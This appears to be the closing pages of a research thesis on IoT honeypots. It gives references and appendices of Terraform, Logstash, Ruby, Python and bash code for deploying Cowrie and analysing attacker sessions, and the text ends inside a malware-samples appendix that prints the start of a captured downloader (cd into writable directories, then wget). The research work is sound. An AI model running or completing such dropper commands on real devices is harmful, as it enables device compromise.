Max, C. 2017 embedded market survey. 2017. Accessed: 2021-07-20.
URL `https://www.embedded.com/2017-embedded-market-survey/`

Mimoso, M. IoT Malware Activity Already More Than Doubled 2016 Numbers. 2017. Accessed: 2021-01-10.
URL `https://threatpost.com/iot-malware-activity-already-more-than-doubled-2016-numbers/126350/`

Mokube, I. and Adams, M. Honeypots: concepts, approaches, and challenges. In *Proceedings of the 45th Annual Southeast Regional Conference*, pages 321–326. ACM, 2007.

More, A. and Tapaswi, S. Virtual machine introspection: towards bridging the semantic gap. *Journal of Cloud Computing*, 3(1):16, 2014.

Moustafa, N., Turnbull, B., and Choo, K.-K. R. An ensemble intrusion detection technique based on proposed statistical flow features for protecting network traffic of internet of things. *IEEE Internet of Things Journal*, 6(3):4815–4830, 2018.

Nawrocki, M., Wählisch, M., Schmidt, T. C., Keil, C., and Schönfelder, J. A survey on honeypot software and data analysis. *arXiv preprint*, 2016. doi:arXiv:1608.06249.

Nicholson, P. AWS hit by Largest Reported DDoS Attack of 2.3 Tbps. 2020. Accessed: 2021-07-10.
URL `https://www.a10networks.com/blog/aws-hit-by-largest-reported-ddos-attack-of-2-3-tbps/`

Nijhuis, J.-W. Effect of IoT botnets on Cryptocurrency. *27th University of Twente Student Conference on IT July*, 2017.

Nižetić, S., Šolić, P., González-de, D. L.-d.-I., Patrono, L. *et al.* Internet of Things (IoT): Opportunities, issues and challenges towards a smart and sustainable future. *Journal of Cleaner Production*, 274, 2020. doi:10.1016/j.jclepro.2020.122877.

O'Donnell, L. IoT Device Takeovers Surge 100 Percent in 2020. 2020. Accessed: 2021-02-27.
URL `https://threatpost.com/iot-device-takeovers-surge/160504/`

Pa, Y. M. P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., and Rossow, C. IoTPOT: analysing the rise of IoT compromises. *USENIX Workshop on Offensive Technologies*, 9:1, 2015.

Pa, Y. M. P., Suzuki, S., Yoshioka, K., Matsumoto, T., Kasama, T., and Rossow, C. IoTPOT: A Novel Honeypot for Revealing Current IoT Threats. *Journal of Information Processing*, 24(3):522–533, 2016.

PaloAlto Networks. 2020 Unit 42 IoT Threat Report Accessed: 2021-07-10. 2020.
URL `https://unit42.paloaltonetworks.com/iot-threat-report-2020/`

Postel, J. and Reynolds, J. RFC 854: Telnet Protocol Specification. 1983.

Probst, M. Dynamic binary translation Accessed: 2021-07-10. 2002.
URL `http://www.complang.tuwien.ac.at/schani/papers/bintrans.pdf`

Pye, A. Connecting the unconnected. *Engineering & Technology*, Volume: 9(9):64–70, December 2014.

Saberi, A., Fu, Y., and Lin, Z. HYBRID-BRIDGE: Efficiently bridging the semantic gap in virtual machine introspection via decoupled execution and training memoization. In *Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS'14)*. 2014.

Saint-Andre, P. RFC 6121: Extensible Messaging and Presence Protocol (XMPP): Instant Messaging and Presence. Technical report, Internet Engineering Task Force (IETF), 2011.

Santanna, J. J., van Rijswijk-Deij, R., Hofstede, R., Sperotto, A., Wierbosch, M., Granville, L. Z., and Pras, A. Booters—An analysis of DDoS-as-a-service attacks. In *Integrated Network Management (IM), 2015 IFIP/IEEE International Symposium on*, pages 243–251. IEEE, 2015.

Schlett, M. Trends in embedded-microprocessor design. *Computer*, 31(8):44–49, 1998.

Schneier, B. Botnets of Things. *Technology Review*, 120(2):89–91, 2017.

Seals, T. Keksec Cybergang Debuts Simps Botnet for Gaming DDoS. 2021. Accessed: 2021-07-10.
URL `https://threatpost.com/keksec-simps-botnet-gaming-ddos/166306/`

Şendroiu, A. and Diaconescu, V. Hide'n'seek: an adaptive peer-to-peer iot botnet. *Virusbulletin.com Conference Montreal*, 3:5, 2018.

Shein, E. Malware is down, but IoT and ransomware attacks are up. 2020. Accessed: 2021-03-25.
URL `https://www.techrepublic.com/article/malware-is-down-but-iot-and-ransomware-attacks-are-up/`

Shuler, R. L. and Smith, B. G. Internet of Things Behavioral-Economic Security Design, Actors & Cyber War. *Advances in Internet of Things*, 7(02):25, 2017.

Srinivasan, D. and Jiang, X. Time-traveling forensic analysis of vm-based high-interaction honeypots. In *International Conference on Security and Privacy in Communication Systems*, pages 209–226. Springer, 2011.

Stoyanova, M., Nikoloudakis, Y., Panagiotakis, S., Pallis, E., and Markakis, E. K. A survey on the internet of things (IoT) forensics: challenges, approaches, and open issues. *IEEE Communications Surveys & Tutorials*, 22(2):1191–1221, 2020.

Tahsien, S. M., Karimipour, H., and Spachos, P. Machine learning based solutions for security of Internet of Things (IoT): A survey. *Journal of Network and Computer Applications 161*, 2020. doi:10.1016/j.jnca.2020.102630.

Tal, S. and Oppenheim, L. The internet of TR-069 things: One exploit to rule them all. RSA Conference, 2015.

Thales Group. IOT SECURITY ISSUES IN 2021: A BUSINESS PERSPECTIVE. 2021. Accessed: 2021-08-17.
URL `https://www.thalesgroup.com/en/markets/digital-identity-and-security/iot/magazine/internet-threats`

Thierer, A. and Castillo, A. Projecting the growth and economic impact of the internet of things. *George Mason University, Mercatus Center, June*, 15, 2015.

TrendMicro. IoT Security Issues, Threats, and Defenses. 2021. Accessed: 2021-08-17.
URL `https://www.trendmicro.com/vinfo/us/security/news/internet-of-things/iot-security-101-threats-issues-and-defenses`

US-CERT. Heightened DDoS Threat Posed by Mirai and Other Botnets. 2016. Accessed: 2021-01-10.
URL `https://www.us-cert.gov/ncas/alerts/TA16-288A`

Vinayakumar, R., Alazab, M., Srinivasan, S., Pham, Q.-V., Padannayil, S. K., and Simran, K. A visualized botnet detection system based deep learning for the Internet of Things networks of smart cities. *IEEE Transactions on Industry Applications*, 2020. doi:10.1109/TIA.2020.2971952.

Wang, B., Dou, Y., Sang, Y., Zhang, Y., and Huang, J. IoTCMal: Towards a hybrid IoT honeypot for capturing and analyzing malware. In *ICC 2020-2020 IEEE International Conference on Communications (ICC)*, pages 1–7. IEEE, 2020. doi:10.1109/ICC40277.2020.9149314.

Wang, M., Santillan, J., and Kuipers, F. ThingPot: an interactive Internet-of-Things honeypot. *arXiv.org: Computer Science*, 2017. doi:arXiv:1807.04114v1.

Wei Gao, C. D. A New Botnet Attack Just Mozied Into Town. 2020. Accessed: 2021-07-20.
URL `https://securityintelligence.com/posts/botnet-attack-mozi-mozied-into-town/`

Wicherski, G. Medium interaction honeypots. *German Honeynet Project*, 2006.

Wu, R., Chen, P., Liu, P., and Mao, B. System call redirection: A practical approach to meeting real-world virtual machine introspection needs. In *Dependable Systems and Networks (DSN), 2014 44th Annual IEEE/IFIP International Conference on*, pages 574–585. IEEE, 2014.

Yaqoob, I., Hashem, I. A. T., Ahmed, A., Kazmi, S. A., and Hong, C. S. Internet of things forensics: Recent advances, taxonomy, requirements, and open challenges. *Future Generation Computer Systems*, 92:265–275, 2019.

Yeo, K. S., Chian, M. C., Wee, T. N. C. *et al.* Internet of Things: Trends, challenges and applications. *International Symposium on Integrated Circuits (ISIC)*, pages 568–571, 2014.

Ylonen, T. and Lonvick, C. RFC 4253: The Secure Shell (SSH) Transport Layer Protocol. Technical report, Internet Engineering Task Force (IETF), 2006.

Yu, T., Sekar, V., Seshan, S., Agarwal, Y., and Xu, C. Handling a trillion (unfixable) flaws on a billion devices: Rethinking network security for the Internet-of-Things. In *Proceedings of the 14th ACM Workshop on Hot Topics in Networks*, page 5. ACM, 2015.

Zaddach, J., Bruno, L., Francillon, A., and Balzarotti, D. AVATAR: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. In *21st Annual Network and Distributed System Security Symposium (NDSS'14)*. 2014.

Zhang, Z.-K., Cho, M. C. Y., Wang, C.-W., Hsu, C.-W., Chen, C.-K., and Shieh, S. IoT security: ongoing challenges and research opportunities. In *Service-Oriented Computing and Applications (SOCA), 2014 IEEE 7th International Conference on*, pages 230–234. IEEE, 2014.

A

Honeypot Configuration

Code Listing A.1: EC2 Spot Instance Pricing

```
/* THIS FILE IS AUTOGENERATED. ANY MANUAL CHANGES MAY BE LOST. */
/* SEE get-spot-prices.rb in bin directory */
/* Generated at 2019-08-22 15:34:27 +0200 */
variable "spot_prices" {
  type = "map"
  default = {
      eu-north-1 = 0.001600
      ap-south-1 = 0.001700
      eu-west-3 = 0.005900
      eu-west-2 = 0.001800
      eu-west-1 = 0.001700
      ap-northeast-2 = 0.006500
      ap-northeast-1 = 0.002000
      sa-east-1 = 0.002500
      ca-central-1 = 0.001700
      ap-southeast-1 = 0.002000
      ap-southeast-2 = 0.002000
      eu-central-1 = 0.001800
      us-east-1 = 0.001600
      us-east-2 = 0.001600
      us-west-1 = 0.002400
```

```
22        us-west-2 = 0.001600
23    }
24  }

25  output "spot" {
26    value = "${var.spot_prices}"
27  }
```

Code Listing A.2: TerraForm Ubuntu 17.10 AMI configuration

```
1         data "aws_ami" "ubuntu" {
2         most_recent = true
3
4         filter {
5         name   = "name"
6         values = ["ubuntu/images/hvm-ssd/ubuntu-artful-17.10-amd64-server-*"]
7         }
8
9         filter {
10        name   = "virtualization-type"
11        values = ["hvm"]
12        }
13
14        owners = ["099720109477"] # Canonical
15        }
```

Code Listing A.3: TerraForm S3 bucket policy

```
/* Global policies and IAM roles */

variable "region" {}

provider "aws" {
  region = "${var.region}"
  # Must have a valid section in ~/.aws/credentials for this.
  # [default] doesn't seem to work.
  profile = "subnet"
}

resource "aws_iam_role" "cowrie_s3_writer" {
  name = "cowrie_s3_writer"

  assume_role_policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": "sts:AssumeRole",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Effect": "Allow",
      "Sid": ""
    }
  ]
}
EOF
}

resource "aws_iam_role_policy" "cowrie_s3_writer_policy" {
  name = "cowrie_s3_writer_policy"
  role = "${aws_iam_role.cowrie_s3_writer.id}"
  policy = <<EOF
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": ["s3:ListBucket"],
```

```
      "Resource": [
            "arn:aws:s3:::cowrie-json-logs",
            "arn:aws:s3:::cowrie-malware-samples",
            "arn:aws:s3:::cowrie-tty-data"
      ]
    },
    {
      "Effect": "Allow",
      "Action": [
        "s3:PutObject",
        "s3:GetObject"
      ],
      "Resource": [
          "arn:aws:s3:::cowrie-json-logs/*",
          "arn:aws:s3:::cowrie-malware-samples/*",
          "arn:aws:s3:::cowrie-tty-data/*"
      ]
    }
  ]
}
EOF
}

resource "aws_iam_instance_profile" "cowrie_instance_profile" {
    name = "cowrie_instance_profile"
    role = "cowrie_s3_writer"
}

output "cowrie_instance_profile" {
  value = "${aws_iam_instance_profile.cowrie_instance_profile.name}"
}
```

Code Listing A.4: Auto-recovery of Failed EC2 Instances

```
resource "aws_cloudwatch_metric_alarm" "autorecover" {
        alarm_name          = "ec2-autorecover"
        namespace           = "AWS/EC2"
        evaluation_periods  = "2"
        period              = "60"
        alarm_description   = "This metric auto recovers EC2 instances"
        alarm_actions       = ["arn:aws:automate:${var.region}:ec2:recover"]
        statistic           = "Minimum"
        comparison_operator = "GreaterThanThreshold"
        threshold           = "0"
        metric_name         = "StatusCheckFailed_System"
```

```
12          dimensions {
13                  InstanceId =
                    ↪  "${aws_spot_instance_request.cowrie.spot_instance_id}"
14          }
15  }
```

Code Listing A.5: Terraform -Configurable Payloads

```
1   variable "cowrie_config" {
2     type = "map"

3     # Launch each instance with a different payload
4     # References a path under the "./payload" directory
5     default = {
6       "0" = "arm-default"
7       "1" = "arm-elf-patch"
8       "2" = "arm-responder"
9     }
10  }
```

Code Listing A.6: Cowrie Cron Watchdog

```
1   #!/bin/bash
2   set -eu
3   set -o pipefail

4   function restart_cowrie()
5   {
6     echo "Restarting Cowrie"
7     cd ~cowrie/cowrie && bin/cowrie restart
8     exit 0
9   }

10  COWRIE_PID_FILE="/home/cowrie/cowrie/var/run/cowrie.pid"
11  COWRIE_PID=$(cat $COWRIE_PID_FILE) || restart_cowrie
12  if [ "$(ps -o ucmd -p $COWRIE_PID --no-headers)" != "twistd" ];
13  then
14    restart_cowrie
15  fi
```

B

Data Processing

B.1 Logstash

Code Listing B.1: Logstash configuration template for uploading EC2 node data to S3

```
input {
        file {
                path => ["/home/cowrie/cowrie/log/cowrie.json"]
                codec => json
                type => "cowrie"
        }
}

filter {
    if [type] == "cowrie" {

         date {
             match => [ "timestamp", "ISO8601" ]
         }

         mutate {
            add_field => {
```

```
                "aws_region" => "__AWS_REGION__"
                "public_ip" => "__AWS_PUBLIC_IP__"
                "instance_id" => "__AWS_INSTANCE_ID__"
                "cowrie_kernel_version" => "__COWRIE_KERNEL_VERSION__"
                "cowrie_kernel_build" => "__COWRIE_KERNEL_BUILD__"
                "cowrie_hardware_platform" => "__COWRIE_HARDWARE_PLATFORM__"
                "cowrie_elf_arch" => "__COWRIE_ELF_ARCH__"
            }

        }
    }
}

output {
    if [type] == "cowrie" {
        s3{
          region => "us-east-1"
          bucket => "cowrie-json-logs"
          time_file => 15
          codec => "json_lines"
          canned_acl => "private"
          prefix => "%{+YYYY}/%{+MM}/%{+dd}/%{+HH}"
        }
    }
}
```

Code Listing B.2: Logstash configuration for ingesting S3 data into Elasticsearch

```
input {
        s3 {
                access_key_id => "__AWS_ACCESS_KEY_ID__"
        secret_access_key => "__AWS_SECRET_ACCESS_KEY__"
                bucket => "cowrie-json-logs"
                prefix => "incoming/"
                type => "cowrie"
                codec => "json"
                region => "us-east-1"
        backup_to_bucket => "cowrie-json-logs"
                backup_add_prefix => "processed/"
        delete => true
        }
}
```

```
output {
    if [type] == "cowrie" {
        elasticsearch {
            hosts => ["__ELASTICSEARCH_HOST__:9200"]
                index => "logstash-%{+YYYY.MM.dd.HH}"
            manage_template => true
        }
    }
}
```

Code Listing B.3: Sample JSON Event in S3

```
{
    "path": "/home/cowrie/cowrie/log/cowrie.json",
    "session": "7e4b3f9b93d4",
    "dst_port": 22,
    "dst_ip": "10.0.0.130",
    "@version": "1",
    "sensor": "ip-10-0-0-130",
    "instance_id": "i-0229f237159895ceb",
    "eventid": "cowrie.session.connect",
    "@timestamp": "2019-06-14T23:27:20.413Z",
    "host": "ip-10-0-0-130",
    "src_ip": "60.29.241.2",
    "cowrie_elf_arch": "lede-armvirt",
    "message": "New connection: 60.29.241.2:56838 (10.0.0.130:22) [session:
    ↪  7e4b3f9b93d4]",
    "cowrie_hardware_platform": "armv7l",
    "type": "cowrie",
    "cowrie_kernel_version": "4.4.140",
    "aws_region": "us-east-2b",
    "public_ip": "3.17.182.43",
    "cowrie_kernel_build": "#0SMPFriJul1319:25:142018",
    "timestamp": "2019-06-14T23:27:20.413288Z",
    "src_port": 56838,
    "protocol": "ssh"
  }
```

B.2 HostDiff and Static Responder

Code Listing B.4: Enumerate Interactive Session IDs

```ruby
#!/usr/bin/env ruby
require 'oj'
require 'elasticsearch'
#require 'mysql2'
require 'pry'

##### Pre-canned queries
unique_login_sessions='{ "query" : { "query_string": { "query":
↪  "eventid:cowrie.command.input" } }, "_source": [ "session" ] }'


class EasyES

  attr_accessor :client, :scroll_result

  def initialize
    @client = Elasticsearch::Client.new
    @scroll_result = []
  end

  def scroll(body, time_window='5m', size=10000)
    scroll_result = []
    result = client.search body: body, scroll: '5m', index: 'logstash-2018.05.*',
    ↪  size: size
    scroll_id = result['_scroll_id']
    scroll_result = result['hits']['hits']
    scroll_iterate(scroll_id) if scroll_id
  end

  def scroll_iterate(scroll_id)
    result = client.scroll scroll: '5m', body: { scroll_id: scroll_id }
    unless result['hits']['hits'].empty?
      scroll_result.push(*result['hits']['hits'])
      scroll_iterate(scroll_id)
    end
  end

  def query(query)
    client.search body: query
  end

end
```

```
#mysql = Mysql2::Client.new(:host => "localhost", :username => "root")
es = EasyES.new
session_ids = es.scroll_result.map { |i| i['_source']['session'] }.uniq
File.open('sessions','w') do |f|
  session_ids.map { |s| f.write("#{s}\n") }
end
```

Code Listing B.5: Get Session by ID

```
#!/usr/bin/env ruby
require 'oj'
require 'elasticsearch'

client = Elasticsearch::Client.new
result = client.search q: "session:#{ARGV[0]}, eventid:cowrie.command.input"
puts Oj.dump(result['hits']['hits'])
```

Code Listing B.6: HostDiff- Detect Behavioural Differences

```
#!/usr/bin/env python

import os
import io
import sys
from pexpect import pxssh, exceptions
import re
import time
import json

ssh_options={"StrictHostKeyChecking": "no",
             "UserKnownHostsFile": "/dev/null"}

username = "root"
hostname = "localhost"
password = "admin"

host_A = pxssh.pxssh(echo=False, options=ssh_options)
host_A.PROMPT='root@LEDE:.*#\s($)'
host_B = pxssh.pxssh(echo=False, options=ssh_options)


def lazy_connect():
    if host_A.closed and host_B.closed:
        host_A.login(hostname, username, password, port=2222,
        ↪  auto_prompt_reset=False)
```

```
20          host_B.login(hostname, username, password, port=2122)
21          while host_A.closed or host_B.closed:
22              timer.sleep(0.1)

23  def row_exists(command):
24      return command.rstrip() in dict.keys(lookup_table)

25  def add_row(entry, host='host_B'):
26      command=entry['command'].rstrip()
27      response=entry['response'][host]
28      if response != "":
29        lookup_table[command] = response

30  def host_execute(command):
31      command = command.rstrip()
32      host_A.sendline(command)
33      host_B.sendline(command)
34      try:
35        host_A.prompt(timeout=5)
36        response_A = '\r\n'.join(host_A.before.splitlines()[1:])+'\r\n'
37      except exceptions.EOF:
38          response_A = ''
39      try:
40          host_B.prompt(timeout=5)
41          response_B = host_B.before
42      except exceptions.EOF:
43          response_B = ''
44      # Cowrie doesn't support disabling local echo on the TTY so we discard the
        ↪  first line (which the command being echoed back to us).
45      return {
46          'command': command, 'response': { 'host_A': response_A, 'host_B':
            ↪  response_B  }
47      }

48  def diff(entry):
49      if entry['response']['host_A'] != entry['response']['host_B']:
50          print("Command: %s") % (entry['command'])
51          print("Host A response:")
52          print(entry['response']['host_A'])
53          print()
54          print("Host B response:")
55          print(entry['response']['host_B'])
56          if not row_exists(entry['command'].rstrip()):
57              add_row(entry)
```

```
58 #Load the command -> response lookup table
59 try:
60     with open('responder.json') as f:
61         lookup_table = json.load(f)
62 except IOError:
63     lookup_table = {}

64 # Replay the session file against both hosts and record any difference in
   ↪ responses
65 print('Processing session ID: {}'.format(sys.argv[1]))
66 with io.open(sys.argv[1], encoding='utf8') as f:
67     content = f.readlines()
68     for line in content:
69         # Cowrie handles this
70         if re.search(re.compile('(^|\s)cat (/bin/.*|\.s)'), line):
71             print('Command contains cat. Skipping: {}'.format(line))
72             continue
73         # Ampersands trigger background jobs which requires a stateful approach
           ↪ (session graph?)
74         if re.search(re.compile('[^&]&[^&]'), line):
75             print('Command contains ampersand. Skipping: {}'.format(line))
76             continue
77         # Don't download any URLs
78         if re.search(re.compile('http://'), line):
79             print('Command contains URL. Skipping: {}'.format(line))
80             continue
81         # We already have a response for this command
82         if not row_exists(line):
83             lazy_connect()
84             diff(host_execute(line))

85 with open('responder.json.new' , 'w') as json_output:
86     json.dump(lookup_table, json_output)
87     os.rename('responder.json.new', 'responder.json')

88 if not host_A.closed:
89   host_A.close()
90 if not host_B.closed:
91   host_B.close()
```

Code Listing B.7: JSON Lookup Table for Static Responses

```
1 {
```

```
    "uname -n -s -r -v": "Linux LEDE 4.4.140 #0 SMP Fri Jul 13 19:25:14
    ↪  2018\r\n",
    "linuxshell": "-ash: shell: not found\r\n",
    "sh": "\r\n\r\nBusyBox v1.25.1 () built-in shell (ash)\r\n\r\n",
    "rm /home/.t; rm /home/.sh; rm /home/.human": "rm: can't remove '/home/.t':
    ↪  No such file or directory\r\nrm: can't remove '/home/.sh': No such file
    ↪  or directory\r\nrm: can't remove '/home/.human': No such file or
    ↪  directory\r\n"
}
```

Code Listing B.8: Cowrie Static Responder Implementation

```
import json
from cowrie.core.config import CONFIG
from twisted.python import log

class StaticResponder(object):

    def __init__(self):
        self.__load_responses()

    def command_exists(self, command):
        return command in dict.keys(self.lookup_table)


    def response(self, command):
        return self.lookup_table[command]

    def __load_responses(self):
        db_file = CONFIG.get('honeypot', 'static_responder')
        try:
            with open(db_file) as f:
                self.lookup_table = json.load(f)
        except IOError:
            self.lookup_table = {}

        log.msg('Loaded Static Responder from {}'.format(db_file))

staticresponder = StaticResponder()
```

Code Listing B.9: Cowrie JSON Graph Generator

```
import json
import os
from deepmerge import Merger
```

```
4  class GraphGenerator(object):
5        """Convert a list of key-value luples into a graph-like hash.
6         e.g [ ('key1', 'value1'), ('key2', value2') ]
7         State is persisted to disk in JSON format
8         """

9        def __init__(self, filename='graph.json'):
10             self.filename = filename
11             self.dict_merger = Merger([(list, ["append"]), (dict, ["merge"])],
               ↪  ["override"], ["override"])
12             self.load()

13       def __del__(self):
14             self.persist()

15       def load(self):
16             '''Load graph from file'''
17             try:
18               with open(self.filename) as f:
19                 self.graph = json.load(f)
20             except IOError:
21                 self.graph = {}

22       def persist(self):
23             ''' Persist graph to file'''
24             with open('{}.new'.format(self.filename), 'w') as json_output:
25               json.dump(self.graph, json_output)
26               os.rename('{}.new'.format(self.filename), self.filename)

27       def add_list(self, list):
28             """ list = [ ('key1', 'value1'), ('key2', 'value2')...('keyN',
               ↪  'valueN') ] """
29             new_graph = self._parse_list(list)
30             self.dict_merger.merge(self.graph, new_graph)

31       def _parse_list(self, list):
32             try:
33               key, value = list.pop(0)
34               return self._generate_node(key, value, self._parse_list(list))
35             except IndexError:
36               return {}

37       def _generate_node(self, key, value, edges):
```

```
38              return {key: {'value': value, '_edges': edges}}

39  generator = GraphGenerator()
```

B.3 Graph Responder

Code Listing B.10: Cowrie JSON Graph Responder

```
1   import json

2   from graphresponder import UnknownCommand


3   class GraphResponder(object):
4       """A stateful responder which stores its command-response pairs in a graph.
5        Calling the response() method does depth-traversal."""

6       GRAPH_BLACKLIST_KEYS = ['_edges']

7       def __init__(self, filename='graph.json'):
8           self.filename = filename
9           self.load()
10          self.stack = None

11      def reset_state(self):
12          """Reset the pointer to the root of the graph"""
13          self.stack = None

14      def load(self):
15          """Load graph from JSON file"""
16          try:
17              with open(self.filename) as graph_file:
18                  self.graph = json.load(graph_file)
19          except IOError:
20              self.graph = {}

21      def response(self, command):
22          """Return the response for a particular command"""
23          try:
24              if self.stack:
25                  response = self.stack[command]['value']
26                  self.stack = self.stack[command]['_edges']
27              else:
```

```
28                  response = self.graph[command]['value']
29                  self.stack = self.graph[command]['_edges']
30              return response
31          except KeyError:
32              raise UnknownCommand

33      def known_commands(self):
34          """Return the list of known commands at the current tree depth"""
35          if self.stack:
36              commands = self._get_keys(self.stack)
37          else:
38              commands = self._get_keys(self.graph)
39          return commands

40      def _get_keys(self, dictionary):
41          """Exclude meta-keys from the graph dictionary"""
42          return [key for key in dict.keys(dictionary) if key not in
            ↪  self.GRAPH_BLACKLIST_KEYS]


43  RESPONDER = GraphResponder()
```

B.4 Custom S3 Log Uploader

Code Listing B.11: BASH-based Cowrie Log Uploader

```
1   #!/bin/bash
2   set -eu
3   set -o pipefail

4   # Poor man's logstash that doesn't require Java or 1GB RAM.
5   # This allows us to run on dirt-cheap t3.nano instances.
6   #
7   # 1. For any new events in LOGFILE
8   # 1.1 Inject custom fields into JSON event (aws-region, public-ip, instance-id
    ↪  etc).
9   # 1.2 Copy event into SHADOW file
10  # 2. When SHADOW reaches a pre-determined size or age upload it to S3

11  # CONFIGURABLES
12  LOGFILE='/home/cowrie/cowrie/log/cowrie.json'
13  MAX_SHADOW_AGE=900
14  MAX_SHADOW_SIZE=1048576
```

```
15 S3_BUCKET="cowrie-json-logs"
16 POINTER="$LOGFILE.pointer"
17 SHADOW="$LOGFILE.shadow"
18 SHADOW_CTIME_FILE="$SHADOW.ctime"
19 ENV_FILE="/home/ubuntu/scripts/log-processor.env"

20 source $ENV_FILE

21 # Logic
22 function logger()
23 {
24     TSTAMP="[$(date +'%Y-%m-%d %H:%M:%S')"
25     echo "$TSTAMP $*" >> /home/cowrie/cowrie/log/log-pusher.log
26 }

27 function main() {
28   END_LINE=$(cat $LOGFILE | wc -l | tr -d '[:space:]' )

29   # Read or initialize the pointer.
30   if [ -e "$POINTER" ];
31   then
32     START_LINE=$(cat "$POINTER")
33   else
34     START_LINE=0
35     echo 0 > "$POINTER"
36   fi

37   if [ ! -e "$SHADOW_CTIME_FILE" ];
38   then
39     touch $SHADOW_CTIME_FILE $SHADOW
40   fi

41   # Reset pointer on LOGFILE rotation.
42   if [ $START_LINE -gt $END_LINE ];
43   then
44       logger "$LOGFILE has been rotated"
45       START_LINE=0
46       echo 0 > "$POINTER"
47   fi

48   # Append new events from LOGFILE to SHADOW
49   if [ $START_LINE -ne $END_LINE ];
50   then
51     logger "START: line $START_LINE of $LOGFILE"
```

```
52      logger "END: line $END_LINE of $LOGFILE"
53      # Add custom key-value pairs to the event.
54      awk "NR > $START_LINE && NR <= $END_LINE" $LOGFILE | jq -Mca \
55        --arg region $AWS_REGION \
56        --arg ip $PUBLIC_IP \
57        --arg id $INSTANCE_ID \
58        --arg ckv $KERNEL_VERSION \
59        --arg cconf $COWRIE_CONFIG \
60        --arg ckb $KERNEL_BUILD \
61        --arg hw $HARDWARE_PLATFORM \
62        --arg arch $ELF_ARCH \
63        '. + {aws_region: $region, public_ip: $ip, instance_id: $id,
          ↪  cowrie_kernel_version: $ckv,
64        cowrie_kernel_build: $ckb, cowrie_hardware_platform: $hw, cowrie_elf_arch :
    ↪  $arch, cowrie_config: $cconf }' >> $SHADOW
65      echo $END_LINE > "$POINTER"
66    else
67      logger "No new lines in $LOGFILE"
68    fi

69    # Upload shadow to S3 if necessary
70    if [ -f $SHADOW ];
71    then
72      SHADOW_SIZE=$(stat -c %s $SHADOW)
73      SHADOW_CTIME=$(stat -c %X $SHADOW_CTIME_FILE)
74      # expr exits with status 1 when the expression evaluates to 0
75      SHADOW_AGE=$(expr $(date +%s) - $SHADOW_CTIME) || true
76      logger "Shadow size: $SHADOW_SIZE bytes"
77      logger "Shadow age: $SHADOW_AGE seconds"
78      if [ $SHADOW_SIZE -gt 0 ];
79      then
80        if [ $SHADOW_SIZE -gt $MAX_SHADOW_SIZE ] || [ $SHADOW_AGE -ge
          ↪  $MAX_SHADOW_AGE ]
81        then
82          S3_PATH="s3://$S3_BUCKET/incoming/$(date +%Y/%m/%d/%H/$(uuidgen)).json"
83          logger "Uploading shadow to S3"
84          aws s3 mv $SHADOW $S3_PATH && rm $SHADOW_CTIME_FILE
85        fi
86      fi
87    fi
88  }

89  while true
90  do
```

```
91      main
92      sleep 60
93  done
```

B.5 Session Uniqueness Processor

Code Listing B.12: BASH-based Cowrie Log Uploader

```
1   #!/usr/bin/env python
2   # This script identifies all new/unprocessed Cowrie sessions in Postgres and
    ↪  generates a
3   # SHA256 checksum for each one to designate uniqueness. New sessions are
    ↪  scheduled for GraphResponder training.
4   import os
5   import time
6   import sys
7   import psycopg2
8   import hashlib
9   import numpy
10  import multiprocessing
11  import timeit
12  import logging as log
13  from concurrent import futures
14  from psycopg2.pool import ThreadedConnectionPool


15  #### CONFIGURABLES
16  max_threads = multiprocessing.cpu_count()
17  db_pool = psycopg2.pool.ThreadedConnectionPool(1, 10*max_threads,
    ↪  "dbname='todorcowrielogs' user='todor'")
18  BATCH_SIZE=5000
19  log.basicConfig(stream=sys.stdout, level=log.DEBUG)

20  # Retrieve all sessions which don't exist in the sessions_hash_map table
21  GET_WORK_SQL="""SELECT DISTINCT(session)
22  FROM   logstash l
23  WHERE  event_id='cowrie.command.input'
24  AND NOT EXISTS (
25     SELECT
26     FROM   sessions_hash_map s
27     WHERE  l.session = s.session)
28  """
```

```
29 # Retrieves the list of commands for a session
30 GET_SESSION_COMMANDS_SQL="""SELECT session, input from logstash WHERE session
31 IN %s AND event_id='cowrie.command.input' ORDER BY ts ASC"""

32 UPDATE_SESSION_HASH_SQL="""INSERT INTO sessions_hash_map VALUES ( %s, %s )"""

33 # New sessions are recorded in the 'session_trainer" table for processing.
34 RECORD_SESSION_SQL="""INSERT INTO session_trainer VALUES ( %s, %s )  ON CONFLICT
   ↪  DO NOTHING"""

35 def generate_hash(session_array):
36     # Join the array with new lines and compute SHA256 hash.
37     h = hashlib.new('sha256')
38     h.update(('\n').join(session_array).encode('UTF-8'))
39     return h.hexdigest()

40 def process_session(chunk):
41     conn = db_pool.getconn()
42     cursor = conn.cursor()
43     # Get all session data in one go. Processing happens in memory.
44     cursor.execute(GET_SESSION_COMMANDS_SQL, (tuple(chunk),))
45     rows = cursor.fetchall()
46     for session_id in chunk:
47         # Extract commands for a particular session from the SQL response.
48         commands = [ x[1] for x in rows if x[0] == session_id ]
49         hash = generate_hash(commands)
50         cursor.execute(UPDATE_SESSION_HASH_SQL,(session_id, hash))
51         cursor.execute(RECORD_SESSION_SQL,(hash, False))
52     conn.commit()
53     db_pool.putconn(conn)

54 def get_work():
55     db_conn = db_pool.getconn()
56     cursor = db_conn.cursor()
57     log.info("Fetching work.")
58     cursor.execute(GET_WORK_SQL, [BATCH_SIZE])
59     session_ids = [ x[0] for x in cursor.fetchall() ]
60     db_pool.putconn(db_conn)
61     return session_ids

62 def schedule_work(sessions):
63     for batch in numpy.array_split(sessions, BATCH_SIZE):
64         with futures.ThreadPoolExecutor(max_workers=max_threads) as pool:
```

```
65              threads = [ pool.submit(process_session, chunk) for chunk in
                ↪  numpy.array_split(batch, max_threads) ]
66              # Check for exceptions from any of our threads
67              for t in threads:
68                  t.result()

69  try:
70      while True:
71          time.sleep(5)
72          sessions = get_work()
73          if len(sessions) == 0:
74              log.info('Nothing to do.')
75              continue
76          else:
77              log.info("{} sessions in {} threads. Batch size
                ↪  {}.".format(len(sessions), max_threads, BATCH_SIZE))
78              schedule_work(sessions)
79              log.info("Processing completed!")
80  except KeyboardInterrupt:
81      print("Interrupted by user! Exiting.")
82      db_pool.closeall()
```

C

Malware Samples

C.1 Opportunistic Downloader

Code Listing C.1: Opportunistic Downloader

```
1 #!/bin/bash
2 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget
